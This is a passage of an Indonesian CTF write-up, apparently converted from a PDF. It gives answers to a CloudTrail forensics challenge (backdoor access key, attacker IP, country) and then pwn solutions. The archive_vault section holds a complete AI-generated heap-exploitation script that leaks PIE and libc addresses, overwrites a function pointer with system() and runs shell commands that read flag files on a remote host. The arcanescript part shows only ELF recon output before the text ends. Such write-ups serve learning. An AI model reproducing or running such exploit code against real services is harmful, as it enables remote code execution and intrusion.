258           "accessKeyId": "AKIA453N4QOMJWZXIPOB"
```

```
[13/15] What is the access key ID of the backdoor user?, Example Answer: AKIA1A2B3C4D5E6F7G8H
> AKIA453N4QOMJWZXIPOB
[+] Correct!
```

cara menyelesaikan soal nomor 14

What is the source IP address when the backdoor user first accessed AWS?, Example Answer: 123.123.123.123/n>

dengan file yang sama tapi pada baris ke 281 kita melihat sourceipaddress yang menunjukkan: 133.242.19.1 itulah jawabannya


```
277       "eventTime": "2025-12-07T05:45:54Z",
278       "eventSource": "sts.amazonaws.com",
279       "eventName": "GetCallerIdentity",
280       "awsRegion": "ap-northeast-1",
281       "sourceIPAddress": "133.242.19.1",
282       "userAgent": "aws-cli/2.15.0 Python/3.11.6 Linux/6.1.0-kali5-amd64",
283       "requestParameters": {},
284       "responseElements": {
285         "userId": "AIDA_TRANSCEND",
286         "account": "957299985455"
```

```
[14/15] What is the source IP address when the backdoor user first accessed AWS?, Example Answer: 123.123.123.123/n> 133.242.19.1
[+] Correct!
```

cara menyelesaikan soal nomor 15

Which country is the attacker located in?, Example Answer: CountryName

Ini satu-satunya soal yang tidak bisa dijawab dari log. Cari geolokasi `133.242.19.1` di ip2location.com atau [db-ip.com](db-ip.com), blok `133.x.x.x` terdaftar di Jepang jadi jawabannya dalam bahasa inggris: Japan




```
[15/15] Which country is the attacker located in?, Example Answer: CountryName
> Japan
[+] Correct!
```

setelah memusingkan 15 soal akhirnya kita mendapat akhir yang indah yaitu flag

```
============================================================
CASE SOLVED, TRANSCEND WILL BACK NEXT TIME.
============================================================

FLAG: IONIC{yeah_n6v6r_push_y0ur_env_f1les_t0_prod_0r_Transcend_will_find_them}
```

FLAG : IONIC{yeah_n6v6r_push_y0ur_env_f1les_t0_prod_0r_Transcend_will_find_them}

PWN

archive_vault

link ai : https://chatgpt.com/share/6ade47aa-910c-83ec-bf71-d308c895867a

jadi tahapan dan panduan mengerjakan chall ini dibantu dengan ai, tahap pertama saya melakukan recon pada file executeable dengan command


file archive_vault

readelf -h archive_vault | grep -E 'Class:|Type:|Machine:'

readelf -rW archive_vault | grep -E 'malloc|free|memcpy'

readelf -sW libc.so.6 | grep -E ' (malloc|system)@@'

dan menghasilkan output seperti ini



lalu disini saya coba untuk menganalisa perilaku container dengan menginput CREATE

nc chall.ctf.tccpens.id 30906

kurang lebih seperti ini CREATE 0 4 64 4 dan arsip terbuat di slot 0

dan menggunakan perintah VIEW 0 lalu container mengembalikan nama (4): test

lalu content(64): DATA

kurang lebih seperti ini

==========

Archive Vault :: cold storage

==========

commands: CREATE VIEW EDIT RENAME ARCHIVE RESTORE HELP QUIT

vault>

>>> CREATE 0 4 64 4

[+] archive created in slot 0

vault>

>>> VIEW 0

[*] name(4): test

[*] content(64): DATA

[*] end

vault>

>>> ARCHIVE 0

[+] archived to cold storage id 0

vault>

>>> VIEW 0

[!] no such archive

vault>

>>> RESTORE 0 1

[+] restored cold id 0 into slot 1

vault>

>>> VIEW 1

[*] name(4): test


[*] content(64): F÷bóàú×cz

[*] end

vault>

>>> QUIT

bye



setelah itu ai memberikan saya solver kurang lebih seperti ini

#!/usr/bin/env python3

"""Exploit for the Archive Vault CTF challenge (x86-64, supplied libc).

Usage:

python3 exploit_archive_vault.py

python3 exploit_archive_vault.py chall.ctf.tccpens.id 30906

The script uses the one-byte chunk-size overwrite in RENAME to recycle a freed blob as a new archive object, then uses EDIT on the stale archive to overwrite that object's fields. It leaks PIE and libc addresses, then invokes system() to search for the challenge flag.

"""

```
import socket
import struct
import sys

HOST = sys.argv[1] if len(sys.argv) > 1 else "chall.ctf.tccpens.id"
PORT = int(sys.argv[2]) if len(sys.argv) > 2 else 30906
PROMPT = b"vault> "

# Offsets for the provided archive_vault and libc.so.6
CALLBACK_OFFSET = 0x1E20
MALLOC_GOT_OFFSET = 0x3FA8
MALLOC_LIBC_OFFSET = 0x0AD750
SYSTEM_LIBC_OFFSET = 0x058750

class Tube:
    def __init__(self, host, port):
        self.s = socket.create_connection((host, port), timeout=8)
        self.s.settimeout(8)
        self.buf = bytearray()

    def send(self, data):
        self.s.sendall(data)

    def _recv(self):
        data = self.s.recv(65536)
        if not data:
            raise EOFError("server closed the connection; buffered=" + repr(self.buf[-160:]))
        self.buf.extend(data)

    def until(self, marker, label="marker"):
        while marker not in self.buf:
            self._recv()
```

```
        end = self.buf.index(marker) + len(marker)
        out = bytes(self.buf[:end])
        del self.buf[:end]
        return out

    def exact(self, n):
        while len(self.buf) < n:
            self._recv()
        out = bytes(self.buf[:n])
        del self.buf[:n]
        return out

    def command(self, line, body=b""):
        self.send(line + b"\n" + body)
        return self.until(PROMPT)

    def close(self):
        self.s.close()

def pack_archive_object(callback, data_ptr, blob_size, name=b"OBJ!"):
    name = name[:24].ljust(24, b"\x00")
    return struct.pack("<QQQQ", callback, data_ptr, blob_size, 4) + name

def main():
    t = Tube(HOST, PORT)
    banner = t.until(PROMPT)
    print(banner.decode("latin-1", errors="replace"), end="")

    # The shell command is stored in B's own data buffer from CREATE onward.
    command = (
        b"for f in /flag /flag.txt /app/flag /app/flag.txt /home/ctf/flag "
        b"/home/ctf/flag.txt /root/flag; do "
```

```
    b"if [ -r \"$f\" ]; then echo \"=== $f ===\"; cat \"$f\"; fi; done; "
    b"find / -maxdepth 4 -type f -iname '*flag*' 2>/dev/null -exec sh -c "
    b"'for f do case \"$f\" in /proc/*|/sys/*) continue;; esac; "
    b"echo \"=== $f ===\"; cat \"$f\" 2>/dev/null; done' sh {} + "
    b"2>/dev/null | head -c 5000"
)

out = t.command(b"CREATE 0 4 128 4", b"testDATA")
print(out.decode("latin-1", errors="replace"), end="")

# A 24-byte rename writes its tag into the low byte of the following
# blob chunk's size field. 0x41 makes ARCHIVE free it into the 0x40 tcache bin.
out = t.command(b"RENAME 0 24", b"R" * 24 + b"\x41")
print(out.decode("latin-1", errors="replace"), end="")
out = t.command(b"ARCHIVE 0")
print(out.decode("latin-1", errors="replace"), end="")
out = t.command(b"RESTORE 0 0")
print(out.decode("latin-1", errors="replace"), end="")

out = t.command(
    b"CREATE 1 4 512 " + str(len(command)).encode(),
    b"BBBB" + command,
)
print(out.decode("latin-1", errors="replace"), end="")

# The stale A blob now points at B's struct. Leak B's callback (PIE) and
# B's data pointer from the first two qwords of that struct.
t.send(b"VIEW 0\n")
view_prefix = t.until(b"[*] content(128): ")
print(view_prefix.decode("latin-1", errors="replace"), end="")
leaked_object = t.exact(128)
print("\n[+] overlapping object bytes: " + leaked_object[:32].hex())
```

```
trailing = t.until(PROMPT)
print(trailing.decode("latin-1", errors="replace"), end="")

callback_leak = struct.unpack_from("<Q", leaked_object, 0)[0]
b_data_ptr = struct.unpack_from("<Q", leaked_object, 8)[0]
pie_base = callback_leak - CALLBACK_OFFSET
if pie_base & 0xFFF:
    raise RuntimeError(f"PIE leak did not produce page-aligned base: {pie_base:#x}")
print(f"[+] callback leak = {callback_leak:#x}")
print(f"[+] PIE base      = {pie_base:#x}")
print(f"[+] command buf   = {b_data_ptr:#x}")

# Use stale EDIT A to change B into a fake archive object pointing at
# malloc@GOT. Keep the normal printer callback and read eight GOT bytes.
fake = pack_archive_object(pie_base + CALLBACK_OFFSET,
                           pie_base + MALLOC_GOT_OFFSET, 8, b"GOT!")
out = t.command(b"EDIT 0 56", fake)
print(out.decode("latin-1", errors="replace"), end="")

t.send(b"VIEW 1\n")
prefix = t.until(b"[*] content(8): ")
print(prefix.decode("latin-1", errors="replace"), end="")
malloc_bytes = t.exact(8)
malloc_leak = struct.unpack("<Q", malloc_bytes)[0]
trailing = t.until(PROMPT)
print("\n[+] malloc@libc leak = " + hex(malloc_leak))
print(trailing.decode("latin-1", errors="replace"), end="")


libc_base = malloc_leak - MALLOC_LIBC_OFFSET
if libc_base & 0xFFF:
    raise RuntimeError(f"libc leak did not produce page-aligned base: {libc_base:#x}")
system_addr = libc_base + SYSTEM_LIBC_OFFSET
```

```
    print(f"[+] libc base      = {libc_base:#x}")
    print(f"[+] system()       = {system_addr:#x}")

    # Put system(command_buffer) in B's callback slot, then trigger VIEW B.
    fake = pack_archive_object(system_addr, b_data_ptr, 512, b"FLAG")
    out = t.command(b"EDIT 0 56", fake)
    print(out.decode("latin-1", errors="replace"), end="")
    t.send(b"VIEW 1\n")
    print("\n[+] Triggering system() — challenge output follows:")
    try:
        # `system()` returns to VIEW, then the server emits its normal prompt.
        result = t.until(PROMPT)
        print(result.decode("latin-1", errors="replace"), end="")
    except (EOFError, TimeoutError) as exc:
        print(f"[!] connection ended while reading command output: {exc}")
        print(bytes(t.buf).decode("latin-1", errors="replace"), end="")
    t.close()

if __name__ == "__main__":
    try:
        main()
    except Exception as e:
        print(f"[!] exploit error: {e}", file=sys.stderr)
        raise
```

dan outputnya seperti ini



FLAG : IONIC{CuM4_L3AK_LE4K_D04ANG_S3LES41IIIII}

arcanescript

link ai : https://chatgpt.com/share/6added2d-1f14-83ec-ba88-720f1f07003e

seperti biasa saya analisis ringan dan mendapatkan informasi bahwa challenge ini berjalan 64 bit dan stripped

┌──(deadbeef㉿kali)-[~/Documents/handout]

└─$ readelf -h arcanescript

readelf -l arcanescript

strings -a arcanescript | less

ELF Header:

Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00

Class: ELF64

```
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Position-Independent Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x1480
  Start of program headers:          64 (bytes into file)
  Start of section headers:          16728 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         13
  Size of section headers:           64 (bytes)
  Number of section headers:         30
  Section header string table index: 29

Elf file type is DYN (Position-Independent Executable file)
Entry point 0x1480
There are 13 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000a70 0x0000000000000a70  R      0x1000
```

```
  LOAD           0x0000000000001000 0x0000000000001000 0x0000000000001000
                 0x0000000000001b71 0x0000000000001b71  R E    0x1000
  LOAD           0x0000000000003000 0x0000000000003000 0x0000000000003000
                 0x0000000000000d1c 0x0000000000000d1c  R      0x1000
  LOAD           0x0000000000003d20 0x0000000000004d20 0x0000000000004d20
                 0x00000000000002f0 0x0000000000000b60  RW     0x1000
  DYNAMIC        0x0000000000003d50 0x0000000000004d50 0x0000000000004d50
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  NOTE           0x0000000000000368 0x0000000000000368 0x0000000000000368
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_PROPERTY   0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  GNU_EH_FRAME   0x0000000000003768 0x0000000000003768 0x0000000000003768
                 0x0000000000000124 0x0000000000000124  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000003d20 0x0000000000004d20 0x0000000000004d20
                 0x00000000000002e0 0x00000000000002e0  R      0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.gnu.property .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr
.gnu.version .gnu.version_r .rela.dyn .rela.plt
   03     .init .plt .plt.got .plt.sec .text .fini
   04     .rodata .eh_frame_hdr .eh_frame
   05     .init_array .fini_array .data.rel.ro .dynamic .got .data .bss
   06     .dynamic
   07     .note.gnu.property
```

08 .note.gnu.build-id .note.ABI-tag

09 .note.gnu.property

10 .eh_frame_hdr


11


12 .init_array .fini_array .data.rel.ro .dynamic .got


┌──(deadbeef㉿kali)-[~/Documents/handout]

└─$ file arcanescript

arcanescript: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=433ce4a0f194e262aa6d21547963c34102f61cbe, for GNU/Linux 3.2.0, stripped

